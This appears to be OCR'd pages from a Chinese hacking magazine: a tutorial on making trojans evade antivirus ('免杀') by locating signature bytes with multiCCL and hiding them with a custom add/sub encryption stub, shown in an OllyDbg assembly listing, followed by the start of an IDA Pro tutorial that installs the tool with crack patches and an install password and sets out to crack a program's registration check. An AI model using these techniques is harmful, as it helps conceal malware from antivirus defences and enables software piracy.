


图1

说到这里，可能有小菜要问了：“那我们不修改被保护段中的特征码不会对免杀产生影响吗？”当然不会了，因为杀毒软件判断一个文件是否为病毒，并不是单一以一个特征码来作为判断依据的，就如警察不可能单凭一人长得像罪犯而就将其定罪一样，杀毒软件是根据多个特征来确定病毒的。比如有一个木马被杀毒软件定位了A、B、C、D这四个特征码，但绝不是只要出现其中一个特征码就判断其为病毒，而是要出现其中的三个甚至是全部出现才会被认定为病毒。因此，当我们将A特征码所在区域定位保护段后，multiCCL依然会定位出B、C、D这三处特征码，并且我们只需要修改这三处特征码就可以达到免杀的效果了。

就像我们前面所说的，由于目前PE头当中的特征码很难修改，所以我们在定位时将其作为保护区段而不对其定位，这样再次定位得到的特征码就不会再出现在PE头当中，而是出现另外几处特征码，我们也只需要对那几处特征码进行修改就可以达到免杀的效果了。当然，这个方法是不能乱用的，如果加入保护区段的特征码太多，而不进行保护的太少，那么multiCCL是无法定位出特征码的，因为如果填充的特征码过少，杀毒软件还是会报毒的！

二、灵活运用加密算法免杀特征码

对于XOR加密特征码的免杀方法相信大家早有所耳闻了，具体的免杀方法在此我就不多说了，大家可以从前几期的X档案中看到。我先对XOR的加密免杀进行一次更详细的解释，因为有不少小菜对加密的具体原理有点儿似懂非懂（我原来也是这样的）。

首先要说明的是，XOR是位异或运算，也就是说，XOR是指将8位的16进制密匙与所需加密代码统统转为2进制数据，然后再逐一进行“同则为0，异则为1”的异或运算。比如我使用的密匙为“19920529”，而加密的代码为“92502991”，那么当进行XOR运算时，程序会把密匙转变为2进制的“11001100100100000010100101001”，再与代码段转为2进制后的“10010010010100000010100110010001”进行异或运算，然后再将结果转为16进制存放在程序中。按照这个原理，我们不难想到其它的一些加密方法，在此我就以“add-sub”（add为加，sub为减）加密方法为例来给大家介绍。

首先使用OD载入文件，在一空白区写入加密代码，如图2，其中的“add eax,19920529”就是我们的加密代码了，意思为把eax寄存器中的数据（特征码）加上“19920529”。这里需要大家注意的是，如果所加数据过大，使得结果位数发生了变化，那么OD就会弹出如图3所示的提示，此时我们只要将密匙数据适当的改小一点就行了。

```
00420036    61              popad
00420037    60              pushad
00420038    BB F0EB4100     mov     ebx, 0041EBF0
0042003D    B9 04000000     mov     ecx, 4
00420042    8B03            mov     eax, dword ptr [ebx]
00420044    05 29059219     add     eax, 19920529
00420049    8903            mov     dword ptr [ebx], eax
0042004B    83C3 04         add     ebx, 4
0042004E  ^ E2 F2           loopd   short 00420042
00420050    61              popad
00420051  - E9 8AEBFFFF     jmp     0041EBE0
00420056    0000            add     byte ptr [eax], al
00420058    0000            add     byte ptr [eax], al
```

图2

接下来我们只需要像使用XOR算法加密特征码那样将文件保存，更改入口点，再次载入跟踪，将加密后的数据记录下来，使用C32Asm载入文件后在其对应物理地址处进行修改。因为方法与XOR相似，所以我就不多说了。





图3

完成以上的步骤后，我们再使用OD载入文件，来到加密代码处，将其中的“add eax,19920529”更改为“sub eax,19920529”，也就是将eax寄存器中的数据减去“19920529”，一加一减不就又回到原点了吗？好了，我们将文件保存后测试运行看看，大功告成了！

（文章中涉及到的multiCCL，已经收录在了光盘中）




神奇的IDA
——IDA使用教程初级篇

鬼谷先生@[H4CK.CN]

学习破解已经有段时间了，也使用过很多调试工具，比如wasm、OD等，但却发现IDA才是调试工具中的强者，它基本涵盖了其它调试工具的全部功能，另外还拥有丰富的插件功能，比如其强大的反汇编功能，可以把汇编代码反编译生成伪C语言代码。这在破解过程中是很关键的，因为初学者阅读反汇编代码是非常头疼的，类似于机器指令一样的反汇编代码就像天书一样难懂，有了IDA这个插件后，就好多了，本文我就介绍一下IDA及其插件的安装和使用。

一、环境搭建篇

都说：工欲善其事，必先利其器！首先是安装好软件调试的环境，要准备好四个安装程序：IDA Pro 5.2的安装程序、破解补丁以及汉化语言包、Hex-Rays插件的安装程序和破解补丁等，如图1。


图1

首先安装IDA，基本上一路点击“NEXT”就行了，安装完成后将“IDA5.2破解补丁.exe”复制到IDA的安装目录下并运行，点击“pach”后进行破解，如图2。然后再安装“hexrays插件程序”，安装时需要输入安装密码，我们输入“IjAHPDfUYza”就可以顺利安装了，不过这个密码对应的序列号早在2008年就已经过期了，因此我们还需要将“hexrays插件破解补丁”拷贝到hexrays插件的安装目录下并运行，这样就可以顺利破解hexrays插件了，最后再将汉化包“idag.CHS”复制到IDA的安装目录下就可以完成汉化了。




图2

现在运行IDA来看看它的操作界面吧，如图3，首先是一个欢迎界面，选择“新建”后就可以开始我们的IDA破解之旅了，如图4。由于汉化的不是很完全，




图3

这里还会出现一些英文的界面，选择“PE可执行文件”后点击“确定”，然后选择我们要加载的程序。初学者在看到IDA的界面时可能会有些发慌，因为界面上有好多的按钮和菜单，看上去好像很复杂的样子，大家不用担心的，一步步的来，你就会发现IDA才是软件调试和破解的神兵利器。




图4

二、基本使用篇

先加载我们要破解的程序，加载的过程比较慢，当看到底部调试信息栏显示“The initial autoanalysis has been finished.”时就说明已经反汇编加载完毕了，

下面我们还是按照破解的基本思路




图5

进行，首先是查找关键字，定位关键代码位置。运行软件随便填写注册码会得到注册错误信息“Registration failed!”，如图5，在OD中查找字符串信息大家都很熟悉了，而在IDA中则可以依次选择“视图”—“打开下级视图”—“字符串”，如图6，当然我们也可以直接按“Shift+F12”，然后在弹出的菜单中点击“String”进行字符排序，可以很清楚的看到我们要查找的注册失败的字符串信息，意外的还发现了注册成功的字符串信息，如图7。




图6

